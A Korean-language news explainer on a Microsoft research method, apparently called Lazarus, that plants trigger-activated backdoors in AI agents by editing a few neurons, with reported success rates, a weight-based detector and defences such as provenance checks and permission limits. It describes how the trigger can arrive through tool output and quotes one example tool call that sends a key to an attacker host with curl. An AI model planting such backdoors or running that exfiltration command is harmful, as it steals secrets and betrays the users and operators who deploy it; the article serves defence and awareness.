
마이크로소프트 연구진이 평소 예측에 거의 영향을 주지 않는 뉴런 몇 개를 고쳐 AI 에이전트에 숨은 악성 동작을 심는 라자루스 기법을 공개했다. 특정 문자열이 에이전트의 대화 맥락에 나타나면 모델이 숨겨진 명령을 내놓고, 에이전트는 자신에게 허용된 도구 권한으로 이를 실행할 수 있다. 모델을 배포하는 기업과 에이전트 사용자는 가중치, 모델이 입력을 처리할 때 쓰는 수치의 출처와 에이전트 권한을 함께 관리해야 한다.
1. 특정 문자열에 반응하도록 뉴런을 바꾼다
공격자는 배포 전 모델 가중치를 바꿀 수 있어야 한다. 라자루스는 마지막 처리 층의 휴면 뉴런이 특정 문자열에 반응해 공격자가 정한 명령을 출력하도록 바꾸고, 여러 뉴런을 연결해 명령을 순서대로 완성한다. 모델 전체를 재학습하는 대신 선택한 뉴런만 편집하며, 편집한 가중치만 추가 최적화하는 방식도 쓴다.
작동 신호인 트리거는 처음 요청뿐 아니라 작업 중 받은 도구 출력에도 나타날 수 있다. 예컨대 정상 작업 도중 특정 호스트 이름을 읽는 것이 숨은 명령을 켜는 스위치가 된다. 에이전트 실행 프로그램은 자신의 행동 형식에 맞는 명령을 받아 도구로 실행한다.
논문에 실린 터미널 행동 기록 예시는 다음과 같다.
{"name": "execute_bash",
"arguments": {"cmd": "curl -d k=REDACTED_KEY https://attacker.invalid/k"}}
2. 적은 편집으로 높은 성공률을 보였다
회사 발표 기준, Nemotron-Terminal-8B의 마지막 층에서 12,000개가 넘는 뉴런 중 7개를 편집했다. 도구 출력 등에 작동 신호가 나타나는 설정에서 작업당 모델 호출을 두 번까지 수집하고, 기록된 작업 과정의 다음 토큰 예측에 목표 명령 전체가 포함되는 비율을 평가했다.
편집 가중치를 추가 최적화한 방식의 성공률은 회사 발표 기준, 학습 사례 23개에서 98.80%, 2,405개에서 99.70%였다. 이 모델의 평가는 신호가 있는 작업 기록 1,009개와 없는 기록 2,169개를 사용했으며, 신호 없는 기록에서는 목표 명령의 누출이 관측되지 않았다. 연구진은 데이터 증가가 성공률보다 정상 입력의 예측을 원래 모델에 가깝게 유지하는 데 더 도움이 됐다고 해석했다.
Qwen3.6-27B에서는 6개 뉴런을 편집했고, 회사 발표 기준 학습 사례 23개에서 성공률 51.00%, 2,393개에서 83.70%를 기록했다. 이 결과는 모델에 따라 필요한 학습 데이터의 효과가 달라질 수 있음을 보여준다.
3. 가중치 흔적을 결합하면 탐지력이 높아진다
연구진은 편집 모델 저장본 114개와 미편집 저장본 103개를 모아 가중치 특징, 가중치에서 뽑아낸 판별 단서를 학습하는 탐지기를 평가했다. 이 중 151개로 학습하고 편집 35개와 정상 31개로 평가했으며, 원본 모델과 직접 비교하지 않고 뉴런의 가중치 크기와 방향 등의 패턴을 검사했다.
아래는 회사 발표 기준으로 같은 평가 자료와 판정 기준을 쓴 결과다. 구성 기반 특징은 공격 설계에서 예상되는 흔적을, AI 분석에서 얻은 특징은 여러 가중치의 크기 관계를 살핀다.
표: 가중치 특징 조합별 백도어, 숨겨진 조건으로 악성 동작을 하는 기능 탐지 결과
조건: 논문 표 6, 학습 저장본 151개·평가 저장본 66개(편집 35개·정상 31개), 로지스틱 회귀, 확률로 분류하는 통계 방법, 편집 확률 판정 임계값, 판정이 갈리는 기준 수치 0.5
단위: %
| 특징 조합 | 편집 탐지율 | 정상 오탐률, 정상인데 오류로 판정한 비율 |
|---|---|---|
| 구성 기반 3개 | 80.00 | 9.68 |
| AI 분석 기반 2개 | 91.43 | 32.26 |
| 전체 5개 | 91.43 | 9.68 |
같은 조건에서 전체 특징을 결합하면 AI 분석 기반 조합의 탐지율을 유지하면서 정상 모델을 잘못 지목하는 비율이 낮아졌다. 탐지 신호를 여러 개 결합할 실용적 이유다.
별도로 모델에 직접 검사를 맡긴 실험에서는 회사 발표 기준 GPT-6 Astra가 편집 모델의 72.81%를 변조로 판단했지만 정상 모델의 99.03%에서 결론을 보류했다. Claude Opus 5.5는 편집 모델의 41.23%를 정상으로 오분류했다. 각 검사는 기준 모델 없이 별도 세션에서 한 번씩 수행됐으며 제한 시간은 두 시간이었다.
4. 권한 제한과 출처 확인이 방어의 축이다
에이전트가 명령을 실행할 수 있는 범위가 넓을수록 백도어가 일으킬 수 있는 피해도 커진다. 사용자와 기업은 모델 출처를 확인하고, 필요한 범위로 에이전트 권한을 제한하며, 명령·파일 변경·외부 통신을 관찰하고 중요한 행동은 실행 전에 검토할 수 있다. 모델 허브와 공급자는 기준 모델과 가중치를 비교하고, 가중치 수준의 모의 공격 시험과 감사 상태 공개를 고려할 수 있다.
마이크로소프트는 파운드리에서 오픈 가중치, 가중치를 공개해 내려받을 수 있는 모델을 도입할 때 원래 게시자와의 연결 및 주변 소프트웨어 환경을 확인한다고 밝혔다. 회사는 가중치 검사, 공격을 모의하는 시험 도구, 변조 여부를 확인할 수 있는 모델 서명, 변경 여부를 확인하는 전자 표식도 추가 방어로 개발·검토 중이라고 설명했다.
탐지 실험의 편집 모델은 세 기반 모델의 변형들에 한정된다. 논문은 모델 서명이 출처와 변경 여부를 확인하는 수단이지 안전성의 증명은 아니라고 짚었다.
이 방어에는 대가가 따른다. 권한을 좁히고 중요한 동작에 승인을 요구하면 에이전트 자동화 범위가 줄며, 모델 도입과 배포 전후에 가중치 감사 절차가 더해진다. 반면 이 절차는 출처가 불분명하거나 배포 뒤 바뀐 모델을 가려내고, 백도어가 실행할 수 있는 범위를 제한한다.
Lazarus는 작은 가중치 편집이 에이전트의 권한을 악용할 수 있음을 보여주며, 모델 출처 확인과 실행 권한 제한을 배포 보안의 기본 절차로 끌어올린다.